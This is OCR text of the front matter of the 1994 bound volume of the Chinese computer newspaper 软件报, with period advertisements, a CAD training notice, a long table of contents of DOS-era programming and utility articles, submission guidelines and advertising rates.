


软件报



1994 合订本

- 普及计算机知识
- 交流计算机技术
- 培养软件人才
- 发展软件产业

欢迎订阅 《软件报》 《软件报合订本》

订阅代号：61-74

封面设计：

广州市通汇多媒体电脑设计制作中心

“求真”消病毒卡的诞生
标志着单一的防病毒成为历史

杀病毒
查病毒
防病毒
固化DOS
汉卡
固态盘



新高
一度
消病
代集
成卡
求真

订《软件报》，看
反病毒专栏，了解
最新病毒动态，用
户免费升级！

求真 消病毒卡

100761 北京白广路二条一号 电力工业部信息中心 电话：3273322—5431 7632809

出版单位：《软件报》社 统一刊号：GN51—0106 定价：12.00元 印刷单位：成都市教仪印刷厂

LIT可重录型游戏卡

家庭游戏机游戏、学习及街机

LIT可重录型游戏卡及复录设备系列产品

普通游戏卡

即使你买很多盒，所能玩到的节目也是有限的，并且玩旧的卡带也没多大用处了。

LIT可重录型游戏卡

当你上面的节目玩旧了，可以拿到经销商处洗掉上面的旧节目，再录上新的，如此反复。

该产品有用于任天堂等8位家庭游戏机A,C0,C1和用于世嘉五代等16位游戏机S1,S2等几种型号，其主要区别是容量不同，即每块卡每次存储的节目多少不同，你可以根据需要选择。



复录设备

包括计算机、写入机、擦除器及操作软件几部分，由于是针对非专业人员设计的，所以使用非常简单。复录设备有P型和SN型两种，P型只可对任天堂等8位游戏机可重录游戏卡进行录制，如A,C0,C1卡，SN型除具有P型功能外，还可录制世嘉五代16位游戏机S型可重录游戏卡。

在经销商处进行节目录制时，先用擦除器将LIT卡上的节目擦除掉，然后插在写入机上，只需几分钟时间，便可将你所选的节目录入LIT卡，经销商处有很多新游戏和学习节目供你选择。

有游戏机，怎能没有LIT卡！

我公司研制的街机可重录电脑板及投巨资开发的C卡用中小学学习软件将在近日与用户见面。

李氏科技发展有限公司出品

地址：陕西省宝鸡市金陵路21号

邮编：721001 业务电话：0917-211261 219789

深圳分厂：深圳市宝安西乡新安五路77区25栋

邮编：518102 业务电话：0755-7900837

西南交通大学 CAD 工程中心

——高质量培训摇篮

为了大力开展CAD技术的开发研究和推广应用工作，国家科委、国务院电子办等八个部委联合提出了《关于大力协同开展我国“计算机辅助设计（CAD）应用工程”的报告》。92年，国务院以国办通（1992）13号文正式批复此报告。同年国家科委等17个部委办和总公司联合成立“全国CAD应用工程协调指导小组”，发布了《CAD应用工程发展规划纲要要点》，对我国2000年前CAD技术的开发研究、人才培训工作提出了明确的目标和任务。经国家科委、教委规划，先后在全国成立了八个国家级CAD应用培训中心并且初步形成了以国家级中心为核心，按地区、行业设立省市级培训基地和CAD重点应用工厂的全国CAD应用培训网络。

西南交通大学在土木工程、机械工程等专业方向的CAD技术开发研究、人才培养等方面开展了大量工作，拥有雄厚的实力和丰富的经验，在西南地区和铁路系统具有相当的影响，设立有校级CAD工程中心(以下简称交大CAD中心)，并经国家科委、教委批准成为**成都中心（国家级）的承担单位**。该中心成立以后，交大CAD中心积极开展工作，在成都中心基地建设、设立地区或行业性CAD应用培训区域网、教学和培训（合格者可获国家科委、教委及全国CAD应用培训网络认可的结业证书）等方面均取得了较快较好的发展。学校已投资上百万用于CAD实验室、示范中心的建设，CAD实验室拥有386以上微机35台（均配备鼠标和协处理器、内存至少4M）和相应的CAD外设；示范中心可用于国内外技术交流、教学与培训（配有多媒体视听系统）。交大CAD中心下设CAD研究中心，现有土木工程、工程机械等六个CAD研究室；下设CAD教研室（含培训部）和CAD实验室，构成了教学培训、开发研究的完整配套体系。交大CAD中心现设立了两个地区或行业性CAD应用培训网络：一是西南地区区域网，由交大CAD中心、昆明工学院、贵州工学院组成；二是铁路系统区域网，由交大CAD中心、铁三院、铁一院、上海铁道学院、铁四院组成。并将逐步增设省市级培训基地和重点应用工厂，以期形成更为完善的西南地区和铁路系统CAD应用培训网络。

此外，由美国Autodesk公司赠送25套AutoCADR12软件并经授权建立了Autodesk授权培训中心西南交通大学ATC（94年9月7日《计算机世界周报》第98版），培训合格的学员可获Autodesk公司签发的培训合格证书，并为广大Autodesk系列软件用户提供咨询、二次开发、最新软件信息等服务。由著名的台湾宏基电脑公司赠送微机等设备并授权建立了西南交通大学宏基电脑培训中心。依托中心和交大雄厚的教师队伍和丰富的培训经验、良好的软硬件环境，可提供各种类型、各种层次的计算机特别是CAD技术的培训。目前，承担交大厂长（经理）培训班、总工培训班CAD技术基础课以及函授夜大CAD技术基础课程、研究生院CAD技术基础课。面向在职人员开展了CAD和其他计算机技术培训，已为西南地区和铁路系统培养了一批掌握CAD技术的复合型专业人才。

九五年培训计划如下：

3月6日至18日：AutoCADR12(一)培训班；3月27日至4月8日：DOS、Windows使用培训班；4月10日至22日：MicroStation使用培训班；5月8日至20日：AutoCADR12(二)培训班；5月22日至6月17日：计算机基础知识及DOS、WPS、FOXBASE培训班；7月24日至8月19日：C语言培训班；8月7日至8月19日：AutoCADR12(一)使用培训班；9月18日至30日：DOS、Windows使用培训班；10月9日至21日：3DStudio培训班；10月9日至11月4日：工程设计CAD开发技术；11月27日至12月9日：AutoCADR12(二)培训班。

关于培训内容 & 安排等详情可电话问询或来信索取，报名请至少提前一周，外地学员需在校住宿者请提前十天以上书面联系并交纳50元预订金（报到时退还）。如单位需集中进行某专项内容的培训，也可另行安排，请提前与本中心联系。

中心地址：成都市二环路北一段西南交通大学CAD工程中心

（校内信息大楼16层1612、1613、1609机房）

邮编：610031

联系人：吴六永

中心电话：（028）7784160(总机)转40890或路电24854/24864/24874/24884(总机)转40890

目 录

题目	页码
金奖专利产品——“打印机色带自动上墨装置”倍受欢迎	57
Windows 下最新最快的中文平台——中文之星 1.3A	77
常常被冷落的几个 DOS 命令	66
中文大师——微软中文 Window 3.1 的完善与提高	85
Chicago 操作系统概要	89
UNIX 平台进入金融领域	101
编译型图文窗口数据库 WinBase	105
——十分钟完成实用工资管理程序	105
“译星”英汉翻译系统再次夺魁	109
喜获金奖的商场管理软件	113
求真 QZW 卡又有新发展	113
群件系统——Lotus Notes	125
1994 年度被推荐优秀软件产品名称及著作权人	133
新的中文编码——固码群问世	141
通用人事信息管理软件——GPMS V3.0	149
HYDOS 高级中文平台简介	165
英汉机器翻译系统的最新版本“译星 94”	169
组合软件在引发程序设计革命	173
应用程序集成在兴起	177
1994 年度 48 个优秀软件排行榜(一)	185
1994 年度 48 个优秀软件排行榜(二)	189
中软“融绘”众口称赞	197
计算机语言及编程技巧	211
TURBO BASIC 的鼠标调用和汉字输入	11
程序利用 BIOS 访问扩展内存的方法	26
INFORMIX-ESQL/C 的使用	58
自定义 C 语言光标控制函数	94
规范化 C 语言源程序	102
MS-COBOL 语言程序中一种故障的剖析	111
C 语言打印输出的通用方法	122
C 语言中指针变量的几个问题	123
Turbo C 图象函数不能处理大窗口的变通方法	138
在只有高密单软驱的微机上方便地使用 TURBO C2.0 集成环境	143
用 Level 1 COBOL 语言解决 OKI5320 SC 票据打印机打印符码回曲问题	146
C 语言中指针对变量的定义方法	155
TURBOC 在图形状态下快速显示彩色汉字的方法	158
增强 TURBO C 中断处理能力	178
给 FORTRAN 语言增加一个快捷键的 INKEY 函数	179
试谈 BASIC 语言中的逻辑变量	187
使用 PCTOOLS 的 MIRROR 和 UNFORMAT 保护硬盘资源	190
用 C++ 开发 WINDOWS 的应用程序	194, 198
C 程序的运行独立性	202
再谈为汇编语言制作集成环境	206
操作系统及系统软件	217, 282
BIOS 扩展键盘的使用	2
给 SPDOS5.1 的 WBX.COM 增加一键一显功能	3
在 WINDOWS3.1 中运行 WPS 及非 WINDOWS 应用程序的四种方法	7
COMMAND.COM 文件的结构	7
PCTOOLS.0 在硬盘恢复和病毒防护上的一些应用	10
巧用 MI	10
MS-DOS6/的新特性	14
WINDOWS 中键盘按键功能的简介	15
DOS3.0 也能管理 1M 以上内存	15
巧用 DOS 的输入输出重定向功能	23
IBM PC/AT 系统中 CMOS 信息的存取	23
SPDOS6.0F 的半屏显示问题的解决	26
COMMAND.COM 命令的使用技巧	31
XENIX 系统下终端打印机的使用	31
介绍新的 2.13 汉字系统	31
汉字系统状态的自动切换	34
用 XENIX 应急引导盘解决根文件系统问题	34
MSDOS5.0 和 6.0 中 DIR 命令功能简介	35
利用微机自身磁盘划分结构恢复主引导扇区	38
避免 INCORRECT DOS VERSION	38
WINDOWS3.1 中文版中应用软件的汉化	43
DRDOS 系统对子目录及文件的口令加密及解密方法	46
对 Super-DOS6.0F 的五笔字型输入模块的适应性修改	47
增强 DOS 的批处理能力	50
MSDOS5.0 引导记录分析	50
图形方式下汉字系统的使用	54
浅谈 WINDOWS 资源	55
中断向量过滤器	62
改进 2.13H 中的字库安装功能	63
为 DOS 增加一个外部命令 MOVE	63
常被冷落的几个 DOS 命令	66
金山 6.0F 的内存驻留	67
计算机 DOS 命令行在做什么	74
SUPER-DOS 下光标的控制和功能键的切换	75
解决金山 6.0F 挂入五笔内存不够的方法	75
CCED 发展中的一个里程碑-CCED5.0	79
拦截 DOS 中断的三种方式	86
MSDOS6.0 使用 2.13H 汉字系统	90
XENIX 系统安装磁带的制作	91
利用中文包制作不加密中文 XENIX 系统	94
不修改任何模块使用 SUPER CCOS5.10 在 DOS5.0 下运行的方法	95
DM 管理下 MS-DOS 与 XENIX 共享硬盘的 XENIX 系统的安装	98
西文状态下读取小汉字显示汉字	99
增强 DOS 的存贮命令功能一法	106
PCtooLS9.0 的新特点	107
谈 DOS HELL 功能的实现	110
为中文 WINDOWS 提取五笔字型编码	107
未公开的 2F 中断调用	114
2.13H 汉字系统快速输入存在的若干问题	115
彻底完善 DOS 的拷贝操作	122
利用 WINDOWS3.1 截取非 WINDOWS 应用程序的画面	126
优化 WINDOWS 的运行环境	126
在 DOS 下运行 Netware3.11 工作站	127
显示和修改 CMOS 的任意单元数据	130
给 DOS 增加命令集存贮执行功能	130
在 MSDOS5.0 以上环境中 NOVELL NETWARE V3.11 正常入网的方法	134
在中文 WINDOWS3.1 中运行 CSTAR1.3A	142
给 XENIX 系统增加通用的终端打印命令	143
XENIX 软件汉化的实现策略	143
在内存中动态查询 DOS 的设备驱动程序	146
如何保存 CMOS 数据	147
CONFIG.SYS 使用经验一测	147
SPDOS 中 WBX 词库的显示技术	150
经济型 UCDS3.0 的制作	150
替换 WINDOWS 启动位图	151
加密 DOS 的内部命令一法	159
巧用 DOSHELL.EXE 文件	159
286 机如何使用 DOUBLESPEACE	163
WINDOWS 中运行 SPDOS6.0F 的方法	163
超越汉字系统显示模式自动切换的实现	166
多种汉字系统间共享相同字库文件的方法	171
TURBO C 程序中开始打印前的检测	171
DRDOS6.0 使用中的虚拟	174
FDISK 对硬盘重新分区后的文件恢复	174
AutoCAD 新的 DUCS 与 DUCSP/DDVIEW 命令	178, 182
DOS6.0 中 DEBUG.COM 的汉化	179
CGA 图形在 VGA 显示系统下重新维修技术	179
WINDOWS 网中几种常见故障的简单维修方法	182
自话版本号程序	183
为 CCED 加密文件解密	194
DOS 文件句柄功能分析及 DOS 文件表的结构与使用	194
PC/XT 兼容机的 CCDS 与 5.0 以上 DOS 的挂接方法	195
PCDOSv6.1 中编辑器 E.EXE 的一处错误	203
CCED5.0 仿真安装初探	203
MSDOS 双向通讯技术	202
提取 WINDOWS 及其应用软件图标	207
在 XENIX 下调用 WPS/WORD 编辑的好处	207
实用程序及应用程序	207
使用 LLGZ 工具软件快速破译 FU-PRLOK 和 LOCKEXE 加密软件	2
提高硬盘使用效率的几种作法	3
基于 VGA 图形控制器的快速图形保存、恢复与打印	6
ADM 的解密	6
如何防止删除的文件被非法恢复	6
安装运行 2.13K 的几点体会	7
使 DEBUG 进入单步连续监视状态	7
屏幕随意作图程序的实现	10
让硬盘具有自动清除引导型病毒的能力	14
用户定义函数存在的问题及其对策	15
改善微机绘图环境的方法	18
鲜为人知的 COPY-EXTE 命令	18
谈程序段前缀 PST	19
热电偶电势到温度变换的抛物线拟合方法	19

硬盘分区管理概述	22	硬盘个人分区融合一法	138	FBASE 一个图文声像的多媒体数据库	163
一个实用的工具软件	22	怎样使用 DDVPOINT.LSP 程序	138	FOXPRO2.5/DOS 的配置	170
Gene 病毒的分析及消毒	23	Lotus1-2-3 电子表格的对齐方式	139	FOXBASE+菜单设计三例	171
TANGO 中 NETCHECK 程序使用技巧	27	如何实现汉字的镜像显示	142	FOXBASE 中使用数组的几点体会	175
基于汉卡的汉字直接写屏技术	27	怎样对 AutoCAD 三维物体进行透视观察	142, 146, 150, 154	在 FOXPRO for WINDOWS 中显示统计图的方法	183
5978 病毒及其清除程序	30	电子邮件系统 Lotus cc.mail	147, 155, 159, 163, 167	foxplus. rsc 文件的改写和利用	186
程序设计中节省扫描时间/的几个技巧	31	增容盘出错的处理方法	151	FOXPRO2.0 FOR WINDOWS 运行外部文件的环境	186, 190
硬盘划对软件兼容性的影响	35	DAC 寄存器在界面设计中的应用	151	386 微机上 FOXBASE2.1 的内存调配	195
修复 DIR1 病毒导致的磁盘软故障	35	将 BAT 文件转换为 EXE 文件的简单方法	154	FOXBASE+下调用 WPS	198
如何在硬盘分区下使用 2.13H	39	EGA/VGA 图形方式下汉字加点无级平滑放大显示	154	打印机类及驱动程序	
通用输入及显示程序	39	简易屏幕随意作图程序	155	无硬盘 PC 机打印高点阵汉字	11
AutoCAD 与 Microstation 图形数据交换方法	42	软件加密防动态跟踪技术	155	金山 DOS 下使用九针打印机二法	15
EXE2BIN 命令逆过程的实现	42	8031 多机通信中通信模式的转换	158	CR3240 打印机控制符简介	15
彻底消灭 GENP 病毒	42	怎样使用实体过滤器	158	与 FOXPRO2.0(FOXBASE+)接口的打印机初始化程序	19
天汇标准汉字系统的功能与使用	46	求真病毒卡升级公告 0026 号	162	CR3240 打印机电子 DIP 开关的设置方法	23
在 AUTO CAD 中增加一条非等间距阵列命令	46	DIR 的双列显示	162	为 PRTA.A.COM 扩充打印机类型	19
小巧的文件碎碎器	46	介绍一个鼠标—键盘仿真器 DEFAULT.COM	162	AR3240 复印机的加宽打印方法	57
怎样使用图纸空间	50	怎样使用 GRIP 功能	162, 166, 170, 174, 162	利用 LQ-1600K 打印任意字符或图形	59
安全修改硬盘分区表的方法	51	功能强大的 LLGZ V2.0 跟踪解密工具	166	利用 GETPIXEL()函数打印 VGA 图形	78
怎样使用 ASE	54	求真病毒卡升级公告 0027 号	166	改变一个制表符打印头寿命倍增	95
怎样交叉一参考引用外部文件	58	规范化源程序	167	灵活方便的向打印机送入控制命令的方法	99
实用的硬盘压缩功能	59	用过 AMIPRO 后的体会	167	LQ-1600K 硬盘库综合使用方法	114
通用菜单生成器	59	彩显 SPT 图形文件	170	CCED5.0 中使用 TH3070 打印机的接口方案配置方法	139
自动改变硬盘活动分区的方法	62	3DS 三维动画的几种制作技术	174, 178	独特的自动控制行距打印表格	151
怎样使用目标选择与目标捕捉	62, 66	屏幕上—块图象的无限循环滚动	174	LQ 系列打印机打印测试程序	175
小巧实用的 SVM89V1.20	66	为 CAD 增加一个实用命令	175	运用喷墨打印机绘制 CAD 图形	182
在 2.13H 下如何实现超宽报表的打印	67	为 AUTOCAD 增加缩写命令	175	提高 CR3240 打印速度的方法	187
软件加/解密技术分析	70	新一代文书处理系统—LotusAMIPRO2.0 for WINDOWS 中文版	179, 183	2.13H 汉字系统打印行距的调整	199
怎样清除无用的有名对象	70	雅奇 MIS 使用技巧三则	179	IBM PC 及兼容机	
两种常用跟踪解密工具软件 LLGZ 与 SOFE-ICE 的比较	74	AutoCAD 下大篇幅文字的使用方法	178	给您的显示器装个软开关	4
怎样在 12.0 版中配置系统	74	VGA 屏幕淡入淡出技术在界面程序中的设计方法	182	关于自然数的欧几里得算法	4
AT86 巧妙初始化	75	电视屏幕汉字模拟动态显示法	183	书写顺序在五笔字型编码规则中的变通	8
键盘—鼠标仿真器	78	如何使 PROTEL 在 800×600 图形模式下工作	183	屏闭 WPS 中的 DOS 命令功能	8
简单实用的 UNBIND	78	WPS 应用技巧两则	183	千支纪月与现代月历的转换	8
关于实体的描述	78	用关键字查找文件	186	AMI BIOS 微机 CMOS 参数的含义与设置技巧	12
怎样开关光标	79	使程序自动驻留 UMB	186	D(N)在映“华尔兹”之间的相互转换	12
磁盘加密技术的一个缺陷	82, 86, 90, 94	怎样使用 AutoCAD 的 AME	186, 190	WPS 硬、软回车换行符之间的相互转换	16
怎样使用 Postscript 图象	82, 86	灵活的 AMIPRO 图形框	187	CCED 和 WPS 功能比较	16
在硬盘上运行 WPS	83	WPS 文件密码破译程序	187	一个实用的汉字输入练习程序	20
WHILE 短语的使用	87	一种简单有效的图形压缩算法	190	利用 PCTOOLS 工具实现高密度盘快速复制的方法	20
谈谈办公室计算机的防毒管理	87	巧用 FDISK 消除硬盘引导型病毒	191	操作系统型病毒的消除方法	24
怎样进行物体的三维转移	94	抢救引导扇区物理损坏坏盘的文件数据	191	大地中文系统试用版本简介	24
怎样对物体做三维镜像	94	再谈消声	191	硬盘管理的小技巧	28
谈 EDITOR	95	智慧新拼音—中文之星 2.0 新拼音输入法	191	注意数据库不同版本的应用差异	28
怎样做物体三维旋转	99	怎样为 Autoshade 准备文件	194, 198	如何在 WPS 中自由地使用自定义纸张	36
怎样使用尺寸格式	102	转化 SPT 图形为可执行文件	195	用 C 语言显示空心汉字	36
运用指针实现英文 DOS 下直接写显示 RAM 显示汉字	103	NOVELL 网络中的特洛伊木马	195	DOS 的一个缺憾	36
SUBSTR()函数的妙用	103	在 AutoCAD 中插入 WPS 文本文件	198	软件实现 C-EGA 卡工作方式切换	40
IMAGETZ—一错误的修正	103	磁盘任意扇区内容的查询与转储	199	FOR 命令妙用一例	40
求真病毒卡升级操作说明	106	目录更名	199	谈谈软盘复制	44
新一代解密病毒软件超级巡警—KV100 简介	106	巧用 UNIFY 菜单管理实用程序	199	利用函数功能 提高编程效率	44
AutoCAD 新的文字对齐方式	106	在天汇标准汉字系统下挂接新概念码的方法	199	将硬回车换成软回车	44
天汇汉字系统 1.2V 在 CW0520 机上的改进	107	怎样进行 AutoCAD 的 RENDER	202, 206	用后台方式演奏音乐	48
扩展天汇的汉字管理能力	107	键盘输入码	203	CPAV/MSAV 使用技巧	48
快速汉化英文软件中提示信息	107	为热键自动建立一个理想的屏障	203	WPS 下提高打印机打印质量的窍门	48
求真病毒卡升级公告 0023 号	107	用 QAPLUS 解除 CMOS 口令	203	利用数组游标巧解 Josphus 问题	52
KV100 反病毒公告 110, 114, 118, 122, 126, 130, 134, 138, 142, 146, 150, 154, 158, 182, 190, 194, 198, 202, 206	110	VGA 屏幕图形的存贮和恢复	206	对 2.13H 光标处理的修改	52
怎样使用对话框装入外部程序	110	强力调试工具 SOFT-ICE	206	用 Turbo C 检测计算机的中西文状态	52
两键互换定义	110	彩色图象的截取和恢复	207	在指定数内验证哥德巴赫猜想	56
一个能跨盘级进入任意子目录的程序	111	数据库		WPS 参数的使用技巧	56
求真病毒卡升级公告 0024 号	114	方便直观的通用数据库搬移程序	3	利用 CTTY 命令进行简单加密	56
AutoCAD 的文字编辑器	114	FOXBASE 中的 DOSHELL 模块	11	编写西文软件时设计制表线的一个方法	60
在 BROW 中实现字符复制功能	115	为 FOXBASE 增加一文件加密功能	18	硬而寻假问题的快速验证	60
将 HW 从 014 卡移植到 CECA 卡	115	自动生成数据库的结构数据库	18	DRDOS 6.0 下使用金山 SPDOS 的几点技巧	60
巧为应用程序加锁	115	FOXBASE 过程文件生成程序	22	数据库程序中延时的处理	64
为什么不能在 DBLSPACE 增容盘上使用 2.13	115	FOXBASE 中 0*、1* 文件的管理	29	加快键响应速度的程序	64
求真病毒卡升级公告 0025 号	118	实用的 FOXBASE+菜单管理	39	最高围棋对弈程序	68
AutoCAD 的文字处理器	118	精巧的 FOX 内存管理器 FOXSWAP	50	用“L”键选择五笔重码单字	68
巧用 FDISK.COM 命令	118	巧用数据库实现通用型立体下拉菜单	54	边谈将硬回车换成软回车	68
推广的 KNUTH-PRAIT-MOPRIS 算法及其实现	119	FOXBASE+源程序的集合、编译和反编译	66	防止已删除文件被非法恢复的方法	68
一个文本文件转换为 COM 文件的简单方法	119	FOXBASE2.1 实现递归方法及问题	70	巧用 UPDATE 命令	72
AutoCAD 的文字动态对话框	122	利用 WINDOWS 的裁剪板获取 WPS 的帮助信息资料	71	巧改金山 5.0	76
优化高位内存区的使用	123	FOX 程序的虚执行与反编译	82	联想汉字系统 CCS4.0BL 故障处理二例	76
LOTUS1-2-3R4 中文版	123, 127, 131, 135, 123	数据库语言中几种延时方法的比较	86	FoxBase 下下巧用长城机图形功能	76
怎样使用 AcoCAD12.0 版本的绘图/打印功能	126, 130	数据库记录的复制方法	91	浅议 SPDOS、WBX、WPS	80
改造制表符字根延长打印头和色带寿命	127	DBASE Ⅲ 向 FOXBASE 全自动转换程序	98	点阵的任意曲线逼近	84
通用的数据库显示和打印程序	131	FOXBASE+多个 READ 语句输入时的全屏幕编辑的实现	123	多套系统软件配置的启动方法	84
新的层控制对话	134	README 在 FOX 报表程序调试中的运用	131	如何用 5.25 英寸的 DOS 系统盘制作 3.5 英寸的 DOS 系统盘	84
软件实现汉字系统的退出	135	FOXpro2.5forwindows 下拉式菜单设计	139	优化内存管理运行 WPS3.0F	88
AMIPRO 中的表格制作	135			Super-CCDOS6.0F 汉字系统内存的充分利用	88

(MENU1.0)	145
940905 英语学习大系统	149
940906 超级“傻瓜型”通用管理系统 AutoMIS (V3.30)	149
940907 点阵汉字转化成矢量汉字	153
940908 家用电器维修辅助系统	153
941001 数据库汉字排序、查询函数 CPX	157
941002 磁道扇区的读写与修改程序	157
941003 图形与汉字软件 C 语言源程序包	161
941004 超高级跟踪解密工具软件——LLGZ V2.0	165
941005 纯西文文本方式下的汉字界面菜单制作系统	169
941006 计算机病毒终结者(1.0版)	173
941007 CHR&—FoxBASE V2.1	173
941101 《会计计算工具 L、C、Y》V3.0 普及版——财务电算化软件	177
941102 海南信息咨询系统	181
941103 蓝鸟 DOS 学习软件	181
941104 通用数据库管理系统 (Ver3.0)	185
941105 打印机共享服务系统	185
941106 西文状态汉字输入模块及驱动程序	189
941107 DDT 软盘驱动器测试	189
941201 英语单词神记 V3.1	193
941202 超级硬盘恢复器 SHD	193
941203 屏幕界面设计函数包	197
941204 TANGO 电原理图设计软件汉化版	197
941205 WS、CCED 四通汉字转换	201
941206 中西文本浏览、制作器 Ver1.0	201
941207 WKLOCK Ver2.1 执行文件加密工具	205
941208 中文家庭电脑绘图系统	205

天汇 2.1 单用户/30 用户/ONLAN 版	680/1800/880 元
天汇 2.0 简版	20 元
超级巡警 KV100 反病毒软件	200 元(量大价优)
即时通英汉字典软件	58 元
苏琳英语 8.0(初中英语 I)	120 元
苏琳英语 8.0(初中英语 II)	120 元
苏琳英语 8.0(高中英语)	120 元
苏琳英语 8.0(新概念英语 1-4 册)	200 元
苏琳英语 8.0 学习版	15 元
表形码中文系统 5.04	240 元
表形码中文系统 5.10	440 元
表形码防窜卡二合一	480 元
表形码简版	20 元
表形码演示版	20 元
表形码实用教材(含简版)	30 元
表形码—大学会教材(含简版)	22 元
附录一、IBM—PC 系列微机软件常用系统资源汇集	209
附录二、常用针式打印机控制命令全集	223
附录三、CAD 工程师可选用的部分软件	230
附录四、针对特定频率干扰的数字滤波器设计	237
附录五、Novell 网络用户权限的理解与使用详析	239
附录六、维护硬盘的实用程序 BOOT.COM	241
附录七、微机系统硬件电路及指令代码加密技术	242
附录八、PC—E500 袖珍机与微机之间的数据通信	243
附录九、介绍一种微型工业测控系统中最经济、可靠的汉字示法	245
附录十、硬盘驱动器接口类型、特点及接口信号的意义	246

附录十一、DOS 中文信息系统接口规范 (GB/T15189—94 标准)	248
附录十二、显示器常见故障的分析与判断	250
附录十三、CEC—WORDSTAR5.0 汉字文章编辑系统	252
——CEC—WORDSTAR1.0 的修改和扩展	
附录十四、一九九四年软件人员水平考试试题	
投稿须知	
实用性、知识性、资料性、趣味性为一体是《软件报》的特色。95 年《软件报》扩版，稿件需求量倍增，为了去伪求真，对撰稿总的要求是：选题新颖独特，文字通顺易懂，内容创新求实，程序准确可靠。在这一思想指导下，做了如下规定：	
1、本报栏目多，选题广泛，例如新结构方面的多媒体、网络、EDI、金融电子、图象图形技术；实用技术方面的编程技巧、应用程序、软件移植、汉化、开发的经验；计算机维修；工控机；智能仪表；常用软件使用方法；软件专业水平、资格考试辅导；趣味程序游戏攻关心得；教育软件介绍等。作者可不受选题的限制，但关键在于创新求实。	
2、来稿要求开门见山，简短实用，坚决反对“一篇多投”。	
3、来稿一律用方格稿纸书写清楚，英文和数字字符等要规范化，打印机打印稿要行距适中。	
4、程序必须清楚，并调试通过，反对在程序中做手脚，使读者无法利用。	
5、新闻稿要真实，信息库和世界电脑网一律要注明翻译出处。	
6、提倡有条件作者采用录入磁盘形式投稿。	
7、来稿原则不退，请作者自留底稿，三月未见报方可他投。	
8、来稿见报，均致稿酬和样报两份。	
(《软件报》编辑部)	

《软件报》一九九五年广告价目表

一、版面广告

版位	面积 (cm ²)	字数 (个)	价格 (元)
一版报眼	9.5(宽) × 6.5 (高)	500(小五号)	1400
小栏	7(宽) × 4 (高)	200(小五号)	400
小栏	7(宽) × 5 (高)	260(小五号)	500
1/8 版	11(宽) × 8.5 (高)	700(小五号)	1200
1/4 版	11(宽) × 16.5(高)	1400(小五号)	2500
1/2 版	22.5(宽) × 16.5(高)	3000(小五号)	5000
整版	22.5(宽) × 33.5(高)	6000(小五号)	10000
非标准版位	每平方厘米按 18 元收费		
题花广告	5(宽) × 3(高)(120 字)要求连续刊登 10 次以上 80 元		

二、中缝广告

版位	面积 (cm ²)	字数 (个)	价格 (元)
中缝	整条 (4 × 33.5)	1200(小五号)	1500
	1/2 条 (4 × 17)	600(小五号)	800
	1/3 条 (4 × 11)	400(小五号)	500
	1/4 条 (4 × 8)	300(小五号)	380
	1/5 条 (4 × 6)	240(小五号)	300
书讯	一条书讯限 300 字，每条收费 300 元		
个人广告	一条限 120 字，每条收费 60 元(只限私人开收据)		
互通有无	一条限 100 字，收费 20 元(只限一种硬件转让、私人)		
广交朋友	一条限 100 字，收费 20 元(只限私人)		

三、合订本广告

宽 14.5cm × 高 23.5cm

彩 色		单 色	
版位	价格 (元)	版位	价格 (元)
封面	8000	封面	3000
封底	6000	封底	1500
封二、封三	5000	封二、封三	1000
插页	4000	插页	800

注①如连续刊登，本报将按刊登次数多少按 5%~30% 优惠。

注②外商广告按以上广告价目表标准价格加倍收费(人民币结算)

开户名：成都软件技术公司

开户行：工商银行成都青羊宫分理处

账号：21808931815

邮政编码：610015

邮局汇款：成都市金河街 75 号《软件报》广告部

这不是一则过时的广告!

包括本报信息部在内, 全国各地的代理商
随时为您提供即时通的新版本和优质服务

和世界上许多著名软件一样, 即时通智能英汉词典从一开始就受到了许多用户的喜欢, 因为她不仅功能超群的方便实用, 而且价格也异乎寻常的适合工薪阶层的需要。正因为如此, 大家才对她一见钟情, 就联想集团(销量最大的国产微机联想微机及联想汉卡的出品商)、全国高校计算机研究会(著名计算机专家谭浩强教授领导的全国高校学术团体)、北京怡江公司(著名的天汇标准汉字系统的出品商)、朱崇君先生(著名的字表编辑软件CCED的发明人)等大名鼎鼎的公司及人士也和即时通智能英汉词典的作者合作, 向他们的用户和会员提供即时通智能英汉词典的授权专用版。

即时通有何魔力, 令各界人士趋之若鹜? 本页的另一面公布答案!

各有详细资料函索即寄 / 诚征全国各地代理

出品: 郑州洪涛软件制作所 总策划: 杜红超

研制: 郑州经纬软件工作室 研制人: 周辉 王磊

郑州军工民品科研所全国总经销

地址: 郑州市新郑路一七二号二楼 邮编: 450004

电话: (0371)6326557

联系人: 刘先生

开户银行: 河南省郑农营经七路所

帐号: 3011380100456

特约代理:

软件报社信息部 电话: 成都6637880-12 联系人: 唐先生

其他代理电话及联系人:

北京微宏(2559756蔡先生) 电脑报社上海办事处(4700046 刘先生)

湖北省星火公司(4838221 传呼: 127-1382601 阮丽辉) 电脑报社软件部

(3876722 李先生) 开封联邦(开封市卧龙街65号彭守军) 焦作科慧(339329

蔡先生)

即时通常驻式词典九五群件 真正面向个人的在线工具包

1995 年全年提供的即时通九五群件包括四部分, 分别是即时通智能英汉词典 For DOS、即时通智能英汉词典 For Windows 版、即时通智能英汉词典 For IBMOS/2 和独特的国产工具软件包 HOTOOLS V1.0。

即时通适用于各种流行的显示卡、个人微机(包括便携机), 可以帮助您在不影响当前软件的运行的情况下, 了解任何你不清楚的英文单词的意思。即时通可驻留内存, 在西文软件运行时热键弹出, 在线翻译您以光标锁定的英文单词。驻留内存时只占20K左右, 并可调入高端或动态撤离。

